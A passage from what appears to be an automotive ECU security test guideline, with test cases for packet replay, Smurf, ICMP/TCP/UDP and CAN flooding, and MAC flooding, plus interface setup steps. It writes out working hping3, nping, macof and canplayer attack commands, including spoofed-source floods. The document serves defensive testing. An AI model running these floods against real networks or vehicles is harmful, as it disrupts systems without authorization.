	Elapsed time	0	Although the commands to implement the test use brute force, the test should be completed in less than 1 day. Therefore, the elapsed time is defined as “≤ 1 day”, which is equivalent to a value of “0”.
	Specialist expertise	6	Since security-related tools are used to implement this test, the level of specialist expertise is defined as “Expert”, which is equivalent to a value of “6”.
	Knowledge of the item or component	0	Since the IPSec specifications and the like are disclosed on the Internet and the product functions are also open to the public, the level of knowledge of the item or component is defined as “Public”, which is equivalent to a value of “0”.
	Window of opportunity	0 to 4	The value depends on the communication IF that might be exploited in an ECU attack. Refer to Appendix.1.1 to calculate the window of opportunity value corresponding to the interface. ● In the case of interfaces for which the window of opportunity is defined as “Unlimited”, the value is “0”. ● In the case of interfaces for which the window of opportunity is defined as “Easy”, the value is “1”. ● In the case of interfaces for which the window of opportunity is defined as “Moderate”, the value is “4”.
	Equipment	0	Since attackers can easily obtain the tools and the like necessary for this type of attack on the Internet, the level of equipment is defined as “Standard”, which is equivalent to a value of “0”.
Reference information		https://www.kali.org/tools/ike-scan/ https://github.com/royhills/ike-scan	

4.2.6.13. APP-013: Confirmation of effects of replaying captured packets

ID	APP-013
Test case name	Confirmation of effects of replaying captured packets
Purpose	To replay packets captured in the IP communication environment and check that this has no effect on the ECU or applications.
Prerequisites	The target evaluation ECU must have a function capable of IP communication.
Input information	-

Environment	IP communication environment capable of connecting the target evaluation ECU and test PC.
Equipment	● Test PC installed with Kali Linux ● Interface for communicating with the target evaluation ECU Refer to “Required equipment” for each interface in Section 0, and prepare the relevant interface equipment for carrying out IP communication with the target evaluation ECU.
Procedure	1. Preparation Refer to the “Preparation” sub-sections of each interface in Section 0 for the preparation procedure. The test PC interface must be operating in promiscuous mode. If is not operating in promiscuous mode, run the following command. <*INTERFACE*>- Interface name of the test PC. `$ sudo ifconfig <INTERFACE> promisc` Reboot the interface to activate the settings. `$ sudo ifdown <INTERFACE> && sudo ifup <INTERFACE>` Capture a packet running on the IP communication environment and run the following command to install the replay tool. `$ sudo apt update` `$ sudo apt install wireshark tcpreplay` 2. Capturing of packets When Wireshark is started for the first time by Kali Linux, run the following commands first. In the initial dpkg-reconfigure command, answer “Yes” to the inquiry about assigning packet capture privileges to other than the root user. <*USERNAME*>- User name of Kali Linux on test PC. `$ sudo dpkg-reconfigure wireshark-common` `$ sudo usermod -a -G wireshark <USERNAME>` Connect the test PC via the interface and start Wireshark to capture the packets. Stop capturing once the packet to be replayed is captured. Right click the capture to be replayed (for example, the TLS handshake section) from the Wireshark GUI and mark (select). Select “Export Specified Packets” from the Wireshark “File” menu and save the files (use “Save As...” to set the name) in the PCAP format. (Refer to https://www.wireshark.org/docs/wsug_html_chunked/ or the like for the detailed Wireshark packet capture method.) 3. Replay Run the following command to check that the ECU or applications are not affected (i.e., that no malfunctions or operations outside the specifications, such as authentication bypass, occur) by packet replay.

		<*PCAP_FILE*>- PCAP file for replay created in Step 2. $ tcpreplay <*PCAP_FILE*>	
Criteria		The replay shall not affect the applications or the like.	
Communication IFs that might be exploited in an ECU attack		All interfaces that use a filtering function	
Security functions		Filtering	
CWE Category		CWE-417: Communication Channel Errors CWE-1211: Authentication Errors CWE-1214: Data Integrity Issues CWE-417: Communication Channel Errors	
CWE		CWE-290: Authentication Bypass by Spoofing CWE-294: Authentication Bypass by Capture-replay CWE-346: Origin Validation Error CWE-349: Acceptance of Extraneous Untrusted Data With Trusted Data CWE-351: Insufficient Type Distinction CWE-353: Missing Support for Integrity Check CWE-354: Improper Validation of Integrity Check Value CWE-924: Improper Enforcement of Message Integrity During Transmission in a Communication Channel CWE-940: Improper Verification of Source of a Communication Channel	
CAPEC		CAPEC-13: Subverting Environment Variable Values CAPEC-14: Client-side Injection-induced Buffer Overflow CAPEC-21: Exploitation of Trusted Identifiers CAPEC-59:Session Credential Falsification through Prediction CAPEC-60: Reusing Session IDs (aka Session Replay) CAPEC-74: Manipulating State CAPEC-75: Manipulating Writeable Configuration Files	
AP values		6 to 10	The AP value differs depending on the window of opportunity. ● In the case of interfaces for which the window of opportunity is defined as “Unlimited”, the AP value is “6”. ● In the case of interfaces for which the window of opportunity is defined as “Easy”, the AP value is “7”. ● In the case of interfaces for which the window of opportunity is defined as “Moderate”, the AP value is “10”.
	Elapsed time	0	Although running the commands to implement the test involve packet capture and replay, the test should be completed in less than 1 day, the elapsed time is defined as “≤ 1 day”, which is equivalent to a value of “0”.

	Specialist expertise	6	Since security-related tools are used to implement this test, the level of specialist expertise is defined as “Expert”, which is equivalent to a value of “6”.
	Knowledge of the item or component	0	Since the specifications of each interface and the like are disclosed on the Internet and the product functions are also open to the public, the level of knowledge of the item or component is defined as “Public”, which is equivalent to a value of “0”.
	Window of opportunity	0 to 4	The value depends on the communication IF that might be exploited in an ECU attack. Refer to Appendix.1.1 to calculate the window of opportunity value corresponding to the interface. ● In the case of interfaces for which the window of opportunity is defined as “Unlimited”, the value is “0”. ● In the case of interfaces for which the window of opportunity is defined as “Easy”, the value is “1”. ● In the case of interfaces for which the window of opportunity is defined as “Moderate”, the value is “4”.
	Equipment	0	Since attackers can easily obtain the tools necessary for this type of attack on the Internet, the level of equipment is defined as “Standard”, which is equivalent to a value of “0”.
Reference information		https://www.wireshark.org/	

4.2.6.14. APP-014: Smurf attack using broadcast addressing

ID	APP-014
Test case name	Smurf attack using broadcast addressing
Purpose	To generate internet control message protocol (ICMP) flooding using broadcast addressing in the IP communication environment and check that this has no effect on the ECU or applications.
Prerequisites	The target evaluation ECU must be capable of IP communication and have an ICMP echo response function.
Input information	-
Environment	IP communication environment capable of connecting the target evaluation ECU and test PC. In addition, in addition to the target evaluation ECU and test PC, at least one other device must be connected that is allocated with an IP address on the same network and that is capable of responding to a broadcast IP address.
Equipment	● Test PC installed with Kali Linux ● hping3 (packet transmission tool) ● Interface for communicating with the target evaluation ECU Refer to “Required equipment” for each interface in Section 0, and prepare the relevant

<table>
<tr><td></td><td colspan="2">interface equipment for carrying out IP communication with the target evaluation ECU.
● Equipment capable of responding to a broadcast IP address with a Smurf attack.</td></tr>
<tr><td>Procedure</td><td colspan="2">1. Preparation
Refer to the “Preparation” sub-sections of each interface in Section 0 for the preparation procedure.
Once this preparation is completed, connect the test PC via the interface.
If the hping3 tool is not installed on the test PC, install by running the following command.
$ sudo apt install hping3
Run the following command to obtain the broadcast IP address.
$ ip addr
An example of the results of running this command are shown below. The broadcast IP address is shown after “brd” (in this example: 192.168.0.255).
eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast state UP group default qlen 1000
link/ether 00:11:22:33:44:55 brd ff:ff:ff:ff:ff:ff
inet 192.168.0.60/24 brd 192.168.0.255 scope global dynamic noprefixroute eth0
2. Implementation of the Smurf attack.
Run the following command to generate ICMP flooding (the Smurf attack) using broadcasting.
<<i>BROADCAST_IP</i>>- Broadcast IP address
$ sudo hping3 --icmp --flood <<i>BROADCAST_IP</i>> --spoof <<i>TARGET_IP</i>>
Generate ICMP flooding for 5 minutes. Investigate the operation of the ECU and applications, and check that the ICMP flooding has not had adverse effects such as causing operations to stop, rebooting, or the like.</td></tr>
<tr><td>Criteria</td><td colspan="2">Operation of the target evaluation ECU shall not stop or reboot while the test packets are being transmitted.</td></tr>
<tr><td>Communication IFs that might be exploited in an ECU attack</td><td colspan="2">All interfaces that use a DoS attack countermeasure function</td></tr>
<tr><td>Security functions</td><td colspan="2">DoS attack countermeasures</td></tr>
<tr><td>CWE Category</td><td colspan="2">CWE-840 Business Logic Errors</td></tr>
<tr><td>CWE</td><td colspan="2">CWE-770 Allocation of Resources Without Limits or Throttling</td></tr>
<tr><td>CAPEC</td><td colspan="2">CAPEC-487:ICMP Flood</td></tr>
<tr><td></td><td>3 to 7</td><td>The AP value differs depending on the window of opportunity.
● In the case of interfaces for which the window of opportunity is defined as “Unlimited”, the AP value is “3”.
● In the case of interfaces for which the window of opportunity is defined as “Easy”, the AP value is “4”.
● In the case of interfaces for which the window of opportunity is defined as “Moderate”, the AP value is “7”.</td></tr>
</table>

AP values	Elapsed time	0	Although running the commands to implement the test include a ping command, the test should be completed in less than 1 day, the elapsed time is defined as "≤ 1 day", which is equivalent to a value of "0".
	Specialist expertise	3	Since the implementation of this test uses standard Linux commands, the level of specialist expertise is defined as "Proficient", which is equivalent to a value of "3".
	Knowledge of the item or component	0	Since the specifications of each interface and the like are disclosed on the Internet and the product functions are also open to the public, the level of knowledge of the item or component is defined as "Public", which is equivalent to a value of "0".
	Window of opportunity	0 to 4	The value depends on the communication IF that might be exploited in an ECU attack. Refer to Appendix.1.1 to calculate the window of opportunity value corresponding to the interface. ● In the case of interfaces for which the window of opportunity is defined as "Unlimited", the value is "0". ● In the case of interfaces for which the window of opportunity is defined as "Easy", the value is "1". ● In the case of interfaces for which the window of opportunity is defined as "Moderate", the value is "4".
	Equipment	0	Since attackers can easily obtain the tools necessary for this type of attack on the Internet, the level of equipment is defined as "Standard", which is equivalent to a value of "0".
Reference information		https://www.kali.org/tools/hping3/	

4.2.6.15. APP-015: DoS attack using ICMP and TCP/UDP

ID	APP-015
Test case name	DoS attack using ICMP and TCP/UDP
Purpose	To check whether the target evaluation ECU can normally handle received packets designed to consume resources.
Prerequisites	The target evaluation ECU must have an IP communication function and implement the ICMP protocol stack.
Input information	<*TARGET_IP*>- IP address of the target evaluation ECU. <*PORT*>- Port numbers of the ICMP and TCP/UDP services implemented by the target evaluation ECU.
Environment	IP communication environment capable of connecting the target evaluation ECU and test PC.
Equipment	● Test PC installed with Kali Linux ● hping3 (packet transmission tool)

	● nping (packet transmission tool: subset of nmap) ● Interface for communicating with the target evaluation ECU ● Refer to “Required equipment” for each interface in Section 0, and prepare the relevant interface equipment for carrying out IP communication with the target evaluation ECU.
Procedure	1. Preparation Refer to the “Preparation” sub-sections of each interface in Section 0 for the preparation procedure. Once this preparation is completed, connect the test PC to the target evaluation ECU via the interface. If the hping3/nping tools are not installed on the test PC, install by running the following command. `$ sudo apt install hping3 nmap` 2. Implementation of ICMP flooding Run the following command to perform the ICMP flooding. `$ sudo hping3 –-icmp --flood <TARTGET_IP>` Conduct the attack for five minutes and stop hping3 by pressing Ctrl + C. Run the following command to perform ICMP flooding with spoof transmission source IP addresses. <*SPOOF_IP*>- Different IP address for the same segment than the target evaluation ECU. (The target evaluation ECU performs the response for the ICMP Echo Request transmitted from hping3 to the IP address specified here. If an ECU that has been allocated with this IP address is present in the test environment, care should be taken since the DoS attack packets will also be transmitted to that ECU. An IP address not actually allocated using an IP address for the same segment can also be used.) `$ sudo hping3 –-icmp --flood <TARTGET_IP> --spoof <SPOOF_IP>` Conduct the attack for five minutes and stop hping3 by pressing Ctrl + C. 3. Implementation of TCP SYN flooding Run the following command to perform TCP SYN flooding against services implemented by the target evaluation ECU. `$ sudo hping3 --flood <TARTGET_IP> --syn -p <PORT>` Conduct the attack for five minutes and stop hping3 by pressing Ctrl + C. Run the following command to perform TCP SYN flooding with spoof transmission source IP addresses. `$ sudo hping3 --flood <TARTGET_IP> --spoof <SPOOF_IP> --syn -p <PORT>`

Conduct the attack for five minutes and stop hping3 by pressing Ctrl + C.

4. Implementation of TCP FIN flooding

Run the following command to perform TCP FIN flooding against services implemented by the target evaluation ECU.

```
$ sudo hping3 --flood <TARTGET_IP> --fin -p <PORT>
```

Conduct the attack for five minutes and stop hping3 by pressing Ctrl + C.

Run the following command to perform TCP FIN flooding with spoof transmission source IP addresses.

```
$ sudo hping3 --flood <TARTGET_IP> --spoof <SPOOF_IP> --fin -p
<PORT>
```

Conduct the attack for five minutes and stop hping3 by pressing Ctrl + C.

5. Implementation of TCP RST flooding

Run the following command to perform TCP RST flooding against services implemented by the target evaluation ECU.

```
$ sudo hping3 --flood <TARTGET_IP> --rst -p <PORT>
```

Conduct the attack for five minutes and stop hping3 by pressing Ctrl + C.

Run the following command to perform TCP RST flooding with spoof transmission source IP addresses.

```
$ sudo hping3 --flood <TARTGET_IP> --spoof <SPOOF_IP> --rst -p
<PORT>
```

Conduct the attack for five minutes and stop hping3 by pressing Ctrl + C.

6. Implementation of TCP PUSH and ACK flooding

Run the following command to perform TCP PUSH and ACK flooding against services implemented by the target evaluation ECU.

```
$ sudo hping3 --flood <TARTGET_IP> -PA -p <PORT>
```

Conduct the attack for five minutes and stop hping3 by pressing Ctrl + C.

Run the following command to perform TCP PUSH and ACK flooding with spoof transmission source IP addresses.

```
$ sudo hping3 --flood <TARTGET_IP> --spoof <SPOOF_IP> -PA -p
<PORT>
```

Conduct the attack for five minutes and stop hping3 by pressing Ctrl + C.

7. Implementation of TCP Connect flooding

Run the following command to perform TCP Connect flooding against services implemented by the target evaluation ECU. The following example shows a case in which connection is

<table>
<tr><td></td><td colspan="2">requested 10,000 times per second (specified by “rate”) and the requests end after 3,000,000 times (specified by “count”) (i.e., after five minutes).
$ sudo nping --tcp-connect --dest-port <<i>PORT</i>> --rate=10000 --count=3000000 <<i>TARTGET_IP</i>>

8. Implementation of UDP flooding
Run the following command to perform UDP flooding against services implemented by the target evaluation ECU.
$ sudo hping3 --udp --flood <<i>TARTGET_IP</i>> -p <<i>PORT</i>>
Conduct the attack for five minutes and stop hping3 by pressing Ctrl + C.

Run the following command to perform UDP flooding with spoof transmission source IP addresses.
$ sudo hping3 --udp --flood <<i>TARTGET_IP</i>> --spoof <<i>SPOOF_IP</i>> -p <<i>PORT</i>>
Conduct the attack for five minutes and stop hping3 by pressing Ctrl + C.

9. Implementation of Ping of Death
An attack technique that transmits a malformed or malicious ping packet to a target is called a Ping of Death (PoD) attack.
Run the following commands to transmit ping packets to the target evaluation ECU.
$ sudo hping3 --flood <<i>TARTGET_IP</i>> --data 65000
$ sudo hping3 --flood <<i>TARTGET_IP</i>> --ttl 255
Conduct the attack for five minutes using each of the commands. Then stop hping3 by pressing Ctrl + C.</td></tr>
<tr><td>Criteria</td><td colspan="2">Operation of the target evaluation ECU shall not stop or reboot while the test packets are being transmitted.</td></tr>
<tr><td>Communication IFs that might be exploited in an ECU attack</td><td colspan="2">All interfaces that use a DoS attack countermeasure function</td></tr>
<tr><td>Security functions</td><td colspan="2">DoS attack countermeasures</td></tr>
<tr><td>CWE Category</td><td colspan="2">CWE-840 Business Logic Errors</td></tr>
<tr><td>CWE</td><td colspan="2">CWE-770 Allocation of Resources Without Limits or Throttling</td></tr>
<tr><td>CAPEC</td><td colspan="2">CAPEC-487: ICMP Flood
CAPEC-482: TCP Flood
CAPEC-486: UDP Flood
CAPEC-496: ICMP Fragmentation</td></tr>
<tr><td></td><td>6 to 10</td><td>The AP value differs depending on the window of opportunity.
● In the case of interfaces for which the window of opportunity is defined as “Unlimited”, the AP value is “6”.</td></tr>
</table>

AP values			● In the case of interfaces for which the window of opportunity is defined as “Easy”, the AP value is “7”. ● In the case of interfaces for which the window of opportunity is defined as “Moderate”, the AP value is “10”.
	Elapsed time	0	Since running the commands to implement the test should be completed in less than 1 day, the elapsed time is defined as “≤ 1 day”, which is equivalent to a value of “0”.
	Specialist expertise	6	Since security-related tools are used to implement this test, the level of specialist expertise is defined as “Expert”, which is equivalent to a value of “6”.
	Knowledge of the item or component	0	Since the IP specifications and the like are disclosed on the Internet and the product functions are also open to the public, the level of knowledge of the item or component is defined as “Public”, which is equivalent to a value of “0”.
	Window of opportunity	0 to 4	The value depends on the communication IF that might be exploited in an ECU attack. Refer to Appendix.1.1 to calculate the window of opportunity value corresponding to the interface. ● In the case of interfaces for which the window of opportunity is defined as “Unlimited”, the value is “0”. ● In the case of interfaces for which the window of opportunity is defined as “Easy”, the value is “1”. ● In the case of interfaces for which the window of opportunity is defined as “Moderate”, the value is “4”.
	Equipment	0	Since attackers can easily obtain the tools and the like necessary for this type of attack on the Internet, the level of equipment is defined as “Standard”, which is equivalent to a value of “0”.
Reference information		https://www.kali.org/tools/hping3/	

4.2.6.16. APP-016: DoS attack that sends large volumes of CAN packets

ID	APP-016
Test case name	DoS attack that sends large volumes of CAN packets
Purpose	To check whether the target evaluation ECU can normally handle large transmission volumes of CAN packets.
Prerequisites	The target evaluation ECU must have a CAN communication function.
Input information	-
Environment	Environment capable of connecting from the test PC to the target evaluation ECU using CAN communication.
Equipment	● Test PC installed with Kali Linux ● USB CAN device that supports Linux SocketCAN

<table>
<tr><td colspan="2"></td><td colspan="2">E.g.: https://www.kvaser.com/product/kvaser-usbcan-pro-2xhs/
https://www.gailogic.co.jp/ae/can_pcif/pcan_usb_fd</td></tr>
<tr><td colspan="2">Procedure</td><td colspan="2">1. Preparation
Refer to Section 0 to set up a test PC installed with the CAN test device.

2. CAN bus traffic dump
Run the following command to acquire the CAN bus traffic dump.
$ candump –l <<i>can0</i>>
* Running the above candump command will create the “candump-XXXX-XX-XX_XXXXXX.log” dump file.

3. Transmission of large volumes of CAN packets
Re-transmit the CAN packet acquired in Step 2 regardless of the timestamp to carry out the DoS attack against the CAN bus.
$ canplayer -I candump-XXXX-XX-XX_XXXXXX.log –t</td></tr>
<tr><td colspan="2">Criteria</td><td colspan="2">Operation of the target evaluation ECU shall not stop or reboot while the test CAN packets are being transmitted.</td></tr>
<tr><td colspan="2">Communication IFs that might be exploited in an ECU attack</td><td colspan="2">CAN</td></tr>
<tr><td colspan="2">Security functions</td><td colspan="2">DoS attack countermeasures</td></tr>
<tr><td colspan="2">CWE Category</td><td colspan="2">CWE-840: Business Logic Errors</td></tr>
<tr><td colspan="2">CWE</td><td colspan="2">CWE-770: Allocation of Resources Without Limits or Throttling</td></tr>
<tr><td colspan="2">CAPEC</td><td colspan="2">-</td></tr>
<tr><td rowspan="6">AP values</td><td></td><td>10</td><td>The AP value is “10”.</td></tr>
<tr><td>Elapsed time</td><td>0</td><td>Since running the commands to implement the test should be completed in less than 1 day, the elapsed time is defined as “≤ 1 day”, which is equivalent to a value of “0”.</td></tr>
<tr><td>Specialist expertise</td><td>6</td><td>Since security-related tools are used to implement this test, the level of specialist expertise is defined as “Expert”, which is equivalent to a value of “6”.</td></tr>
<tr><td>Knowledge of the item or component</td><td>0</td><td>Since the CAN specifications and the like are disclosed on the Internet and the product functions are also open to the public, the level of knowledge of the item or component is defined as “Public”, which is equivalent to a value of “0”.</td></tr>
<tr><td>Window of opportunity</td><td>4</td><td>Since physical connection to the CAN is necessary, the window of opportunity is defined as “Moderate”, which is equivalent to a value of “4”.</td></tr>
<tr><td>Equipment</td><td>0</td><td>Since attackers can easily obtain the tools necessary for this type of attack on the Internet, the level of equipment is defined as “Standard”, which is equivalent to a value of “0”.</td></tr>
<tr><td colspan="2">Reference information</td><td colspan="2">-</td></tr>
</table>

4.2.6.17. APP-017: MAC flooding against Ethernet interface

ID	APP-017
Test case name	MAC flooding against Ethernet interface
Purpose	To check whether the ECU operates abnormally when Ethernet frames with randomly allocated MAC addresses are received.
Prerequisites	The target evaluation ECU must have an Ethernet communication function.
Input information	-
Environment	Environment capable of connecting to the Ethernet interface of the target evaluation ECU.
Equipment	● Test PC installed with Kali Linux ● dsniff (protocol analysis tool) ● Ethernet media converter ● Media converter that complies with Ethernet interface physical layer standards (e.g.: 100BASE-T1 (OABR)).
Procedure	1. Preparation Refer to the “Preparation” sub-sections in Section 0for the preparation procedure. Once this preparation is completed, connect the test PC to the Ethernet via the interface. If the dsniff tool is not installed on the test PC, install by running the following command. `$ sudo apt install dsniff` * The macof tool to be used in Step 3 is included in this dsniff tool set. 2. Identification of Ethernet interface of test PC Run the following command to confirm the status of the Ethernet interface connected to the target evaluation ECU. `$ ip link` When this command is run, a result similar to the example shown below will be returned. 1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN mode DEFAULT group default qlen 1000 link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00 2: **eth0**: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast **state UP** mode DEFAULT qlen 1000 link/ether 00:11:22:33:44:55 brd ff:ff:ff:ff:ff:ff 3: eth1: <NO-CARRIER,BROADCAST,MULTICAST,UP> mtu 1500 qdisc pfifo_fast state DOWN mode DEFAULT qlen 1000 link/ether 00:11:22:33:44:56 brd ff:ff:ff:ff:ff:ff This example assumes that “eth0” is connected to the target evaluation ECU. Confirm that the “state” is “UP”. 3. Transmission of Ethernet frames with random MAC addresses Run the following command to transmit the test Ethernet frames to the target evaluation ECU. <*IF_NAME*>- Name of Ethernet interface identified in Step 2. (In the example in Step 2, this name is “eth0”.)

		$ sudo macof -i <*IF_NAME*> macof repeatedly transmits Ethernet frames specified with random MAC addresses to the transmission source address and destination address via the specified interface. Conduct the attack for five minutes. macof can be stopped by pressing Ctrl + C. Monitor the behavior of the target evaluation ECU while the test Ethernet frames are being transmitted and check the effects on the ECU functions.	
Criteria		Operation of the target evaluation ECU shall not stop or reboot while the test Ethernet frames are being transmitted.	
Communication IFs that might be exploited in an ECU attack		Ethernet	
Security functions		DoS attack countermeasures	
CWE Category		CWE-840 Business Logic Errors	
CWE		CWE-770 Allocation of Resources Without Limits or Throttling	
CAPEC		-	
AP values		10	The AP value is “10”.
	Elapsed time	0	Since running the commands to implement the test should be completed in less than 1 day, the elapsed time is defined as “≤ 1 day”, which is equivalent to a value of “0”.
	Specialist expertise	6	Since security-related tools are used to implement this test, the level of specialist expertise is defined as “Expert”, which is equivalent to a value of “6”.
	Knowledge of the item or component	0	Since the Ethernet specifications and the like are disclosed on the Internet and the product functions are also open to the public, the level of knowledge of the item or component is defined as “Public”, which is equivalent to a value of “0”.
	Window of opportunity	4	Since physical connection to the Ethernet is necessary, the window of opportunity is defined as “Moderate”, which is equivalent to a value of “4”.
	Equipment	0	Since attackers can easily obtain the tools and the like necessary for this type of attack on the Internet, the level of equipment is defined as “Standard”, which is equivalent to a value of “0”.
Reference information		https://www.kali.org/tools/dsniff/	

4.3. Setup of each Interface

This section lists examples of the equipment used in the tests of each interface.

4.3.1. Common Setup Items

4.3.1.1. Required equipment

Description of equipment	Examples of equipment	Reference URLs
Test PC	Windows PC installed with a normal Intel CPU	-
OS for penetration test	Kali Linux	https://www.kali.org/downloads/
Virtualization software	VMware Workstation Pro Oracle VM VirtualBox	https://www.vmware.com/jp/products/workstation-pro.html http://www.oracle.com/technetwork/server-storage/virtualbox/downloads/index.html?ssSourceSiteId=otnjp

4.3.1.2. Preparation

Procedure	1. Installation of Kali Linux Referring to the following URL, install Kali Linux on the test PC as a virtual machine. https://www.kali.org/get-kali/

4.3.2. CAN Setup Items

4.3.2.1. Required equipment

If an ECU other than the target evaluation ECU is required to implement the test and that ECU cannot be used, prepare a restbus simulation environment to simulate the operation of the unavailable ECU.

Description of equipment	Examples of equipment	Reference URLs
USB CAN device	Kvaser USBcan Pro 2xHS v2	https://www.kvaser.com/product/kvaser-usbcan-pro-2xhs/
CAN equipment for restbus simulation	Vector VN16XX	https://www.vector.com/int/en/products/products-a-z/hardware/network-interfaces/vn16xx/
PC used for the restbus simulation and diagnostics functions	Prepare any PC	-
4-channel/200 MHz oscilloscope equipped with protocol analyzer	Tektronix MSO2000B	https://www.tek.com/oscilloscope/mso2000-dpo2000
16-channel logic analyzer	Saleae Logic Pro 16	https://usd.saleae.com/products/saleae-logic-pro-16

4.3.2.2. Preparation

Procedure	1. Installation of USB CAN drivers Referring to the following URL, install the Kvaser USB Can Linux drivers (including SocketCAN). https://www.kvaser.com/download/ https://www.kvaser.com/linux-drivers-and-sdk-2/ * To use a USB CAN tool other than Kvaser, follow the procedure described by the tool source to install the drivers. 2. Installation of CAN utility Run the following command to install the CAN utility can-utils. `$ sudo apt install can-utils` 3. Installation of ISO TP module Run the following commands in any directory. `$ sudo apt install build-essential kernel-headers-$(uname -r)` `$ git clone https://github.com/hartkopp/can-isotp` `$ cd ./can-isotp` `$ make` `$ sudo make modules_install` * From Linux kernel version 5.10, ISO TP is included in the mainline Linux kernel (in the case of Kali Linux, it is the version released in January 2021) Check the kernel version and skip this procedure if it is not required. 4. Confirmation whether CAN interface is supported by SocketCAN When using SocketCAN, check that the CAN interface to be used is supported. For example, refer to the following for Kveser USBcan. https://www.kvaser.com/knowledge-base/linux-can-i-use-socketcan-with-my-kvaser-interface/ 5. Loading of kernel module Run the following commands to load the relevant CAN kernel module. `$ sudo modprobe can` `$ sudo modprobe vcan` `$ sudo modprobe can-raw` `$ sudo insmod ~/can-isotp/net/can/can-isotp.ko` * If Step 4 was skipped, there is no need to run the command in the fourth line above. * The example above assumes that the ISO TP module was downloaded to the home directory in Step 4. If another directory was used, “~” in the fourth line should be replaced with the name of the download directory,

Next, run the following command and check that the kernel module was loaded.

```
$ lsmod | grep can
```

When this command is run, the loaded module name, module file size, usage count, and module name dependent on this module will be displayed in sequence, as shown in the example below.

```
can_isotp              24576  0
can_raw                20480  0
can                    20480  2 can_isotp,can_raw
vcan                   16384  0
```

6. Installation of Caring Caribou

Run the following command in any directory.

```
$ git clone https://github.com/CaringCaribou/caringcaribou
```

Refer to the following URL for the details of the installation.

https://github.com/CaringCaribou/caringcaribou/blob/master/documentation/howtoinstall.md

7. Setting and starting the CAN interface

Connect the Linux PC to the CAN. Then, run the following command to check the interface name for CAN connection.

```
$ ip link show
```

Run the following command to set the CAN interface.

<*can0*>- Interface name for CAN connection.

For CAN:

```
$ sudo ip link set <can0> type can bitrate 500000
```

For CAN-FD:

```
$ sudo ip link set <can0> type can bitrate 500000 dbitrate 4000000 fd on
```

Run the following command to start the interface.

```
$ sudo ip link set <can0> up
```

4.3.3. Ethernet Setup Items

4.3.3.1. Required equipment

An Ethernet media converter is necessary to connect the test PC to the in-vehicle Ethernet.

Description of equipment	Examples of equipment	Reference URLs
Ethernet media converter	100BASE-T1 (OABR) * Media converter that complies with Ethernet interface physical layer standards	https://www.macnica.co.jp/business/semiconductor/macnica_products/boards/133961/

4.3.3.2. Preparation

Procedure	1. Setting and starting NIC Run the following command to acquire the NIC interface name. <*INTERFACE*>- The NIC interface name of the test PC shown in the “ifconfig” command implementation results. `$ ifconfig -a` If a DHCP server is not present on the Ethernet, the IP address must be allocated manually. In this case, add the following details to /etc/network/interfaces. <*STATIC_IPADDR*>- IP address to be allocated to the test PC. <*SUBNETMASK*>- Subnet mask to be allocated to the test PC. <*GATEWAY*>- Default gateway. Unless otherwise specified, the IP address of the target evaluation ECU may be used. `allow-hotplug <INTERFACE>` `iface <INTERFACE> inet static` `  address <STATIC_IPADDR>` `  netmask <SUBNETMASK>` `  gateway <GATEWAY>` Reboot the interface to activate the settings. `$ sudo ifdown <INTERFACE> && sudo ifup <INTERFACE>`

4.3.4. Wi-Fi Setup Items

4.3.4.1. Required equipment

Although ordinary equipment can be used to connect the target evaluation ECU and test PC via Wi-Fi and realize IP communication, the types of equipment that can be used may be limited when carrying out test cases that conduct attacks against the Wi-Fi interface (protocol) (for example, a Wi-Fi adapter that supports packet injection may be required). If a Wi-Fi adapter is specified for a particular test case, that equipment must be prepared.

The following table lists the required equipment when carrying out the test cases prefixed with “APP” in which the target evaluation ECU is connected via Wi-Fi.

Description of equipment	Examples of equipment	Reference URLs
USB-connected Wi-Fi adapter	If a particular device is not specified in the test case, an ordinary device may be used if it supports the functions of the target evaluation ECU (WPA2/WPA3).	-
Wi-Fi access point	An ordinary device may be used if it supports the functions of the target evaluation ECU (WPA2/WPA3).	-

4.3.4.2. Preparation

Procedure	1. When the target evaluation ECU functions as a Wi-Fi access point Connect the Wi-Fi USB adapter to the test PC and connect to the virtual OS (Kali Linux). Activate the Wi-Fi from the Kali Linux GUI, find the SSID of the target evaluation ECU, and connect. If required, enter the password. TCP/IP communication with the target evaluation ECU is now enabled. 2. When the target evaluation ECU functions as a Wi-Fi client Start the Wi-Fi access point. Activate the DHCP function. Find the Wi-Fi access point on the settings screen of the target evaluation ECU, input the SSID and password settings of the Wi-Fi access point, and connect. In addition, connect the Wi-Fi USB adapter to the test PC and connect to the virtual OS (Kali Linux). Activate the Wi-Fi from the Kali Linux GUI, find the SSID of the Wi-Fi access point, and connect. If required, enter the password. TCP/IP communication with the target evaluation ECU via the Wi-Fi access point is now enabled. It should be noted that the Wi-Fi access point settings include a function that restricts communication between clients connected to the Wi-Fi access point. This function must be disabled. (For Wi-Fi access points manufactured by Buffalo, this is called the Privacy Separator.)

4.3.5. Bluetooth Setup Items

4.3.5.1. Required equipment

Description of equipment	Examples of equipment	Reference URLs
Bluetooth USB adapter	The adapter must be installed with a chip manufactured by CSR (not Realtek) that supports the functions of the target evaluation ECU (BR/EDR, BLE).	https://www.elecom.co.jp/products/LBT-UAN05C2.html
BlueZ (older than version 5 or that runs in Compat mode)	Bluetooth device drivers for Linux.	http://www.bluez.org/

4.3.5.2. Preparation

To conduct attacks using each tool in Kali Linux, a protocol stack called BlueZ must be installed and started in Compat mode.

For this purpose, complete the common preparation items and run the following commands.

Preparation to start in Compat mode:

Procedure	When the Bluetooth protocol stack is not installed: Run the following commands to install the required tool (BlueZ) in advance on the test PC. `$ sudo apt-get install bluez` `$ sudo systemctl start bluetooth.service` `$ sudo systemctl enable bluetooth.service` `$ sudo hciconfig -a` `hci0: Type: Primary Bus: USB` `BD Address: XX:XX:XX:XX:XX:XX ACL MTU: 310:10` `SCO MTU: 64:8` `UP RUNNING PSCAN ISCAN` * Check that the “hciconfig -a” implementation result shows that the Bluetooth device status is “UP”. Start BlueZ in Compat mode. Open the file using the following command. `$ sudo vi /usr/lib/systemd/system/bluetooth.service` Add “--compat” to the following line and save. `ExecStart=/usr/libexec/bluetooth/bluetoothd --compat` Re-register and re-start the Bluetooth service. `$ sudo systemctl daemon-reload` `$ sudo systemctl restart bluetooth.service`

In addition, if the target evaluation ECU has a function that enables IP communication such as tethering via Bluetooth (NAP), run the following commands to enable TCP/IP communication with the target evaluation ECU.

Preparation to enable TCP/IP communication using NAP via Bluetooth:

